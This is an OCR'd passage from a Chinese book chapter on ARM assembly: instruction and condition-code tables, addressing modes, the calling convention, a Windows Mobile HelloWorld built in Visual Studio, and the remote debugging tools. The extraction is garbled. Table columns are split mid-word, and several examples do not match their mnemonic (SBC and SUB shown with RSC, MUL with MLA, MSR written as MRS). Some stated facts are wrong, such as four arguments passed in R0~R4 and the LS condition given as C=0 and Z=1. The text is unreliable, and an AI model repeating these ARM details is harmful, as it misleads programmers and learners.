EOR	逻辑异或 M	OV{cond}{S} Rd,Rn,operand2	EOR R0,R1,R2；将 R1 和 R2 异或，结果赋给 R0 中
ORR	逻辑或 M	OV{cond}{S} Rd,Rn,operand2	ORR R0,R1,R2；将 R1 和 R2 相或，结果赋给 R0 中
RSB	逆向减法 M	OV{cond}{S} Rd,Rn,operand2	RSB R0,R1,R2；将 R2-R1 的结果赋给 R0 中
RSC	带进位逆向减法 M	OV{cond}{S} Rd,Rn,operand2	RSC R0,R1,R2；将 R2-R1-C 标志位的结果赋给 R0 中
SBC	带进位减法 M	OV{cond}{S} Rd,Rn,operand2	RSC R0,R1,R2；将 R1-R2-C 标志位的结果赋给 R0 中
SUB	减法 M	OV{cond}{S} Rd,Rn,operand2	RSC R0,R1,R2；将 R1-R2 结果赋给 R0 中
MLA	乘加 MLA{cond}{S}	Rd,Rm,Rs,Rn	MLA R0 ,R1,R2,R3；将 R1*R2+R3 赋给 R0
MUL	乘法	MUL{cond}{S} Rd,Rm,Rs	MLA R0,R1,R2；将 R1*R2 赋给 R0
SMLAL 6	4 位有符号乘加	SMLAL{cond}{S}RdL,RdH,Rm,Rs	SMLAL R0,R1,R3,R4；将 R3*R4 作为有符号 64 值，然后加上（R1,R0），最后将结果中高 32 位放入 R1，低 32 位放入 R0
SMULL 6	4 位有符号乘 SM	ULL{cond}{S}RdL,RdH,Rm,Rs	SMULL R0,R1,R3,R4；将 R3*R4 作为有符号 64 值，将结果中高 32 位放入 R1，低 32 位放入 R0
UMLAL 6	4 位无符号乘加	UMLAL{cond}{S}RdL,RdH,Rm,Rs	UMLAL R0,R1,R3,R4；将 R3*R4 作为无符号 64 值，然后加上（R1,R0），最后将结果中高 32 位放入 R1，低 32 位放入 R0
UMULL 6	4 位无符号乘 U	MULL{cond}{S}RdL,RdH,Rm,Rs	SMULL R0,R1,R3,R4；将 R3*R4 作为无符号 64 值，将结果中高 32 位放入 R1，低 32 位放入 R0
CMN	负数比较 C	MN{cond}{S} Rn,operand2	CMN R0,#1；判断 R0 是否为 1 的补码，若是则 Z 标志位置位

续表

助记符	指令功能描述	格　　式	示　　例
CMP	比较指令 C	MP{cond}{S} Rn,operand2	CMP　R0,R1；比较 R1,R2，并设置相关标志位
TEQ	相等测试	TEQ{cond}{S} Rn,operand2	TEQ R0,R1；比较 R0 与 R1 是否相等
TST	位测试	TST{cond}{S} Rn,operand2	TST R0,#0x01；判断 R0 最低位是否为 0

3．跳转指令

跳转指令用于实现程序流程的跳转，ARM 指令集中的跳转指令可以完成从当前指令向前或向后的 32MB 的地址空间的跳转，跳转指令如表 7-2-4 所示。

表 7-2-4　跳转指令

助记符	指令功能描述	格　　式	示　　例
B	跳转 B	{cond}　目标 B	0x1234；跳转到 0x1234
BL	带链接跳转 B	L{cond}　目标 B	L 0x1234；下一指令保存到 R14 并跳转
BX	带状态切换跳转 B	X{cond} Rm	BX R0 ；跳转到 R0 指向地址，并根据 R0 最低位切换处理器状态

4．协处理器指令

协处理器指令主要用于初始化 ARM 协处理器的数据处理、在 ARM 处理器的寄存器和协处理器的寄存器之间传送数据，以及在 ARM 协处理器的寄存器和存储器之间传送数据。这些指令如表 7-2-5 所示。

表 7-2-5　协处理器指令

助记符	指令功能描述	格　　式	示　　例
CDP	数据操作指令	CDP{cond} c oproc, opc odel, CRd, CRn,CRm {,opcode2}	CDP P 6,1,C3,C4,C5；协处理器 6 操作，操作码为 1
LDC	数据读取指令	LDC{cond} coproc, CRd,地址	LDC P6, C2,[R1]；读取 R1 指向的内存数据，并传递到 P6 协处理器的 C2 寄存器中
MCR	寄存器到协处理器数据传送	MCR{cond} c oproc, opc odel, Rd, CRn,CRm {,opcode2}	MCR P3,3,R0,C4,C5,6；将 R0 中的数据传送到协处理器 P3 的 C4 和 C5 寄存器中
MRC	协处理器到寄存器数据传送	MRC{cond} c oproc, opc odel, Rd, CRn,CRm {,opcode2}	MRC P 3,3,R0,C4,C5,6；将协处理器 P3 的寄存器中的数据传送到 R0 中
STC	数据写入指令	STC{cond} coproc, CRs,地址	STC P3, C4,[R0]；将协处理器 P3　的寄存器 C4　中的字数据传送到 R0　所指向的空间中

5．杂项指令

ARM 微处理器的杂项指令包括中断指令、读写状态寄存器指令等，如表 7-2-6 所示。

表 7-2-6 杂项指令

助记符	指令功能描述	格 式	示 例
SWI	软中断指令 SWI{c	ond} 随机数 SWI	0；软中断，中断立即数 0
MRS	读状态寄存器指令	MRS{cond} Rd,psr	MRS R1,CPSR；将 CPSR 状态值放入 R1
MSR	写状态寄存器指令	MRS{cond} psr,Rm	MRS CPSR_cxsf,R3；将 R3 值赋给 CPSR

6．伪指令

实际上 ARM 微处理器的伪指令并不属于 ARM 指令集，它是为了方便编程而定义的，在编译时编译器会自动将其替换为等效的 ARM 指令。这些指令如表 7-2-7 所示。

表 7-2-7 杂项指令

助记符	指令功能描述	格 式	示 例
ADR	小范围地址读取 A	DR{cond} Rd, 表达式	LOOP MOV R1,#1 …… ADR R1,LOOP；将 LOOP 值放入 R1 中
ADRL	中等范围地址读取 A	DRL{cond} Rd, 表达式	类似 ADR
LDR	大等范围地址读取 L	DR{cond} Rd, 表达式	类似 ADR
NOP	空指令 NOP		NOP

ARM 的执行条件与 x86 下面的标识位有些类似，系统通过对这些标识位的判断来确定是否满足执行条件。几乎所有的 ARM 指令都包含一个 4 位的条件码，位于指令的最高 4 位。条件码共有 16 种，每种条件码可用两个字符表示，这两个字符可以添加在指令助记符的后面和指令同时使用。例如，跳转指令 B 可以加上后缀 EQ 变为 BEQ 表示“相等则跳转”，即当 CPSR 中的 Z 标志置位时发生跳转。在 16 种条件标志码中，只有 15 种可以使用，如表 7-2-8 所示，第 16 种（1111）为系统保留，暂时不能使用。

表 7-2-8 指令条件码表

编 码	条件助记符	标 志 位	含 义
0000 E	Q	Z=1	相等
0001 N	E	Z=0	不相等
0010 C	S	C=1	无符号大于或等于
0011 C	C	C=0	无符号小于
0100 M	I	N=1	负值
0101 PL		N=0	正值或 0
0110 V	S	V=1	溢出
0111 V	C	V=0	无溢出
1000 H	I	C=1 且 Z=0	无符号大于

续表

编　码	条件助记符	标 志 位	含　义
1001 L	S	C=0 且 Z=1	无符号小于或等于
1010 G	E	N 和 V 相同	有符号大于或等于
1011 L	T	N 和 V 不相同	有符号小于
1100 G	T	Z=0 且 N 等于 V	有符号大于
1101 L	E	Z=1 且 N 不等于 V	有符号小于或等于
1110 A	L	任意	无条件执行（不推荐使用）
1111 N	V	任意	从不执行（不要使用）

7.2.4　ARM 指令寻址方式

所谓寻址方式就是处理器根据指令中给出的地址码来寻找物理地址的方式。根据地址码段的不同 ARM 的寻址方式也有所不同，但对 x86 汇编有所了解的朋友们对这些寻址方式应该都不陌生，接下来我们对这些寻址方式进行简单的介绍。

1．立即寻址

立即寻址也叫立即数寻址，这是一种特殊的寻址方式，立即寻址指令中的操作码字段后面的地址码部分就是操作数本身，也就是说，数据就包含在指令当中，取出指令也就取出了可以立即使用的操作数（立即数）。例如以下指令：

```
ADD R0，R0，＃1 ；R0←R0＋1
ADD R0，R0，＃0x3f；R0←R0＋0x3f
```

在以上两条指令中，第二个源操作数即为立即数，要求以“＃”为前缀，对于以十六进制表示的立即数，还要求在“＃”后加上“0x”或“&”。

2．寄存器寻址

操作数的值在寄存器中，指令中的地址码字段指出的是寄存器编号，指令执行时直接取出寄存器值操作。这种寻址方式是各类微处理器经常采用的一种方式，也是一种执行效率较高的寻址方式。以下指令：

```
ADD R0，R1，R2 ；R0←R1＋R2
```

该指令的执行效果是将寄存器 R1 和 R2 的内容相加，其结果存放在寄存器 R0 中。

3．寄存器间接寻址

寄存器间接寻址指令中的地址码给出的是一个通用寄存器编号，所需要的操作数保存在寄存器指定地址的存储单元中，即寄存器为操作数的地址指针。例如，以下指令：

```
LDR R1,[R2] [R1]←R2
STR R0，[R1] ；[R1]←R0
```

在第一条指令中，将 R2 中的数值作为地址，取出此地址中的数据保存在 R1 中。第二条

指令将 R0 的值传送到以 R1 的值为地址的存储器中。

4．基址变址寻址

基址寻址是将基址寄存器的内容与指令中给出的偏移量相加，形成操作数的有效地址，基址寻址用于访问基址附近的存储单元，常用于查表，数组操作，功能部件寄存器访问等。采用变址寻址方式的指令常见有以下几种形式，如下所示：

```
LDR R0，[R1，＃4] ；R0←[R1＋4]
LDR R0，[R1] ，＃4 ；R0←[R1]、R1←R1＋4
```

第一条指令将寄存器 R1 的内容加上 4 形成操作数的有效地址，从而取得操作数存入寄存器 R0 中。

第二条指令以寄存器 R1 的内容作为操作数的有效地址，从而取得操作数存入寄存器 R0 中，然后，R1 的内容自增 4 个字节。

5．寄存器偏移寻址

寄存器偏移寻址是 ARM 指令集特有的寻址方式，当第 2 操作数是寄存器偏移方式时，第 2 个寄存器操作数在与第 1 个操作数结合之前，选择进行移位操作。寄存器偏移寻址方式指令举例如下：

```
MOV R0,R2,LSL #3 ;R2 的值左移 3 位，结果放入 R0，即 R0 = R2 * 8
ANDS R1,R1,R2,LSL R3 ;R2 的值左移 R3 位，然后和 R1 相与操作，结果放入 R1
```

6．多寄存器寻址

多寄存器寻址就是一次可以传送几个寄存器值，允许一条指令传送 16 个寄存器的任何子集或所有寄存器。例如以下指令：

```
LDMIA R0，{R1，R2，R3，R4} ；R1←[R0]R2←[R0＋4]R3←[R0＋8]R4←[R0＋12]
```

该指令可将连续存储单元的值传送到 R1～R4。

7．相对寻址

相对寻址是基址寻址的一种变通，相对寻址以程序计数器 PC 的当前值为基地址，指令中的地址标号作为偏移量，将两者相加之后得到操作数的有效地址。以下程序段完成子程序的调用和返回，跳转指令 BL 采用了相对寻址方式：

```
BL NEXT ；跳转到子程序 NEXT 处执行
……
NEXT
……
MOV PC，LR ；从子程序返回
```

8．堆栈寻址

堆栈是特定顺序进行存取的存储区，操作顺序分为“后进先出”和“先进后出”，堆栈寻址是隐含的，它使用一个专门的寄存器（堆栈指针）指向一块存储区域（堆栈），指针所指向

的存储单元就是堆栈的栈顶。存储器堆栈可分为两种。

向上生长：向高地址方向生长，称为递增堆栈

向下生长：向低地址方向生长，称为递减堆栈

堆栈指针指向最后压入的堆栈的有效数据项，称为满堆栈（Full S tack）；堆栈指针指向下一个要放入的空位置，称为空堆栈（Empty Stack）。这样就有 4 种类型的堆栈表示递增和递减的满堆栈和空堆栈的各种组合。

- 满递增：堆栈通过增大存储器的地址向上增长，堆栈指针指向内含有效数据项的最高地址。指令如 LDMFA，STMFA 等。
- 空递增：堆栈通过增大存储器的地址向上增长，堆栈指针指向堆栈上的第一个空位置。指令如 LDMEA，STMEA 等。
- 满递减：堆栈通过减小存储器的地址向下增长，堆栈指针指向内含有效数据项的最低地址。指令如 LDMFD，STMFD 等。
- 空递减：堆栈通过减小存储器的地址向下增长，堆栈指针指向堆栈下的第一个空位置。指令如 LDMED，STMED 等。

堆栈寻址指令举例如下：

```
STMFD SP!,{R1-R7,LR} ; 将 R1～R7，LR 入栈。满递减堆栈。
LDMFD SP!,{R1-R7,LR} ;数据出栈，放入 R1～R7，LR 寄存器。满递减堆栈。
```

7.2.5 ARM 的函数调用与返回

ARM 下面的函数调用与 x86 下面函数的调用有着相似之处，例如都要保护返回地址、进入子函数执行、执行完成后根据返回地址返回等一系列操作，但是它们有着许多的不同。ARM 属于 RISC 指令集，不同于 x86 的 CISC 指令集，ARM 在函数调用时倾向于寄存器传参数，这一点与 x86 的堆栈传参是不同的。一般情况下当参数不超过 4 个时，系统会使用 R0~R4 寄存器进行参数传递，而当参数超过 4 个时才会借助堆栈进行传递。例如，存在一个函数如下所示。

```
int test(int a, int b, int c, int d, int e)
{
  int f=a+b+c+d+e;
  return f;
}
```

当我们通过 test(1,2,3,4,5)方式调用它时，前 4 个参数会分别通过 R0~R4 传递，第 5 个参数会通过堆栈传递，这个调用过程的反汇编代码如下所示。

```
//test(1,2,3,4,5);
mov       r3, #5
str       r3, [sp]
mov       r3, #4
mov       r2, #3
mov       r1, #2
```

```
mov        r0, #1
bl         |test ( 11364h )|
```

通过上面的反汇编代码我们还可以看到一点特殊之处，就是在调用子函数的时候它不是使用的 CALL 指令，而是使用了 BL 指令，这也是 ARM 的一个特点。在执行 BL 指令后，R15 的值（即函数返回地址）会保存在 R14 中，进入函数后程序会将 R14 的值入栈保存。

当函数具有返回值时，返回值的传递与 x86 下也略有区别。我们知道 x86 下面是使用 EAX 寄存器传递返回值的，但在 ARM 下面是没有这个寄存器的。不过不要担心，我们还有很多寄存器可以使用的，在 ARM 中返回值是靠 R0 传递的。依然以前面的 test 函数为例，函数返回前会将返回值放入 R0 寄存器中，反汇编代码如下所示。

```
//int f=a+b+c+d+e;
ldr        r2, a, #0x10
ldr        r3, b, #0x14
add        r2, r2, r3
ldr        r3, c, #0x18
add        r2, r2, r3
ldr        r3, d, #0x1C
add        r2, r2, r3
ldr        r3, e, #0x20
add        r3, r2, r3
str        r3, f
//return f;
ldr        r3, f
str        r3, [sp, #4]
ldr        r0, [sp, #4]
add        sp, sp, #8
ldmia      sp, {sp, pc}
```

弄好返回值后，CPU 就会从栈中取出先前保存的返回地址并赋给 R15，进而完成函数的调用。

7.3 Windows Mobile 上的 HelloWorld

作为 Windows CE 的重要分支，Windows Moblie 与 CE 的开发过程和开发环境基本上一致，我们可以使用 eMbedded Visual C++、Visual S tudio .NET 等开发环境来进行应用程序开发。接下来我们先搭建 Windows Mobile 的开发环境。

首先安装编译环境，在这里我们以 Visual Studio .NET 2008 安装为例，其实安装过程和我们平时安装.NET 没有区别，只是在安装时需要选择“Smart Device Progamm ability”选项，选择上该选项后我们的 VS .NET 才具有 Mobile 程序的编译能力。在 VS .NET 2008 中的 C#、VC++、VB 可以用来编译 Mobile 程序，大家可以根据自己的需求进行选择，如图 7.3.1 所示。

接下来我们需要安装 Windows Mobile 的 SDK 和与手机通信的 ActiveSync。这两个软件的安装过程很简单，两个都是无污染绿色软件，不用担心什么流氓插件，一直点击“下一步”即可。




图 7.3.1　安装 VS .NET 编译环境

安装好环境后，我们就可以来编写一个手机上的 Hello W orld 了。这里我们要编写一个基于 MFC 的程序，程序上面有一个按钮，单击按钮可以弹出“Hello World”的对话框。

首先我们通过“File→New→Project”菜单来建立一个基于 VC++ MFC 的工程，在新建工程对话框中点击 Visual C ++下面的 Smart Device 选项，然后在右边选择 MFC S mart Device Application，如图 7.3.2 所示。选择好后直接单击“OK”按钮。




图 7.3.2　建立基于 VC++ MFC 的工程

在弹出的设置向导对话框中，单击“Next”按钮来到 Platforms 选项界面，在这个界面选择 SDK 的版本，在这我们选择 Windows Mobile 6 Professional SDK，如图 7.3.3 所示，选择好后单击“Next”按钮。

然后在 Application Type 选项页将对话框设置为 Dialog Based 模式，编写过 MFC 程序的朋友对于这些操作应该非常熟悉了。设置好程序模式之后我们可以直接单击“Finish”按钮来完成设置向导，如图 7.3.4 所示。




图 7.3.3　选择 Windows Mobile SDK 的版本




图 7.3.4　设置程序模式

设置完成后，我们就看熟悉的 MFC 编程界面了，这个界面与我们桌面版的 MFC 编程基本

上没有区别。我们不妨从 ToolBox 里面拖动一个按钮到程序里边，并将其显示的文字修改为 test，如图 7.3.5 所示。




图 7.3.5　为程序添加按钮

添加好按钮后，我们双击这个按钮为其添加响应操作，代码很简单只有一句话，如下所示。

```
void CHello_WorldDlg::OnBnClickedButton1()
{
      // TODO: Add your control notification handler code here
      MessageBox(L"Hello World");
}
```

按 F5 键程序就可以运行了，系统会自动打开 Windows Mobile 的模拟器，并在其屏幕上显示我们的 MFC 程序，用鼠标单击程序中的“test”按钮就可以看到 Hello Wo rld 对话框弹出来了，如图 7.3.6 所示。

图 7.3.6　程序成功在 Windows Mobile 模拟器上运行

7.4 远程调试工具简介

虽然我们现在还不能够像在 PC 上面那样直接在手机上调试程序，但我们还是可以通过一系列的软件来远程调试。接下来我们将分别介绍用来远程查看手机注册表、进程、堆等信息的远程信息查看管理套件；利用 Microsoft Visual Studio 进行源代码调试；IDA 进行二进制调试。

7.4.1 远程信息查看管理套件

Microsoft Visual Studio 中包含了一系列的远程信息查看管理软件，包含：远程文件浏览器（Remote File Viewer）、远程堆查看器（Remote Heap Walker）、远程进程查看器（Remote Process Viewer）、远程注册表编辑器（Remote Registry Editor）、远程 Spy（Remote Spy）和远程截图工具（Remote Zoo m In ）。大家可以在菜单“程序→Microsoft V isual Studio 20 08→Visual S tudio Remote Tools”下面启用想要使用的工具。

当我们使用这些工具时程序会先弹出一个对话框，问您选择访问哪个平台。由于我们现在使用是 Windows Mob ile 6 Pro 的模拟器，所以在这个对话框中需要选择 Windows Mob ile 6 Professional Emulator，如图 7.4.1 所示。




图 7.4.1 选择远程系统平台

1．远程文件浏览器（Remote File Viewer）

远程文件浏览程序用来查看浏览远程手机上面的文件，同时它还可以在 PC 和手机之间进行文件传递。等待程序和模拟器连接好后就可以看到模拟器里面的文件和目录结构了。我们可以通过工具栏上面的按钮来进行删除、导入、导出等操作，如图 7.4.2 所示。

2．远程堆查看器（Remote Heap Walker）

远程堆查看器是用来查看操作系统中每个进程使用的堆的情况。利用该工具我们能够查看到内核中正运行的进程的名字、ID，以及使用的所有的堆的 ID。在窗口中双击一个进程还可以看到它的堆首地址、结束地址，以及标志（Fixed、Free）。再次双击其中的 Block 就可以看到里面的具体内容了堆中每块（Block）的实际内容等信息。如图 7.4.3 所示。




图 7.4.2　远程文件浏览器界面




图 7.4.3　远程堆查看器界面

3．远程进程查看器（Remote Process Viewer）

远程进程查看器的主界面分为三个部分，分别显示当前内核中所有进程、进程中的线程、及进程中所有加载的 DLL。在显示进程的窗口中，分别显示进程名、进程 ID、基本优先级级别、拥有的线程总数、基地址、访问键值、主窗口名。在显示线程的窗口中，分别显示线程 ID、

当前进程 ID、线程优先级、访问键。在显示 DLL 模块的窗口中，分别显示模块名、模块 ID、当前进程使用计数、全局使用计数、基地址、大小、模块句柄、路径。如图 7.4.4 所示。




图 7.4.4　远程进程查看器

4．远程注册表编辑器（Remote Registry Editor）

远程注册表编辑器可以用来查看、编辑手机的注册表，这个工具与桌面版 Windows 上的注册表器使用基本一致。运行界面如图 7.4.5 所示。




图 7.4.5　远程注册表编辑器界面

5．远程 Spy（Remote Spy）

使用过 Spy++的朋友对 Spy 这个词不会陌生，远程 Spy 这个程序与 Spy++的功能非常类似，它可以列出所有实际平台下的窗口和窗口消息。例如 Hello_World 程序，我们可以看到里面有两个按钮，双击窗口中的条目还可以看到具体信息，如图 7.4.6 所示。

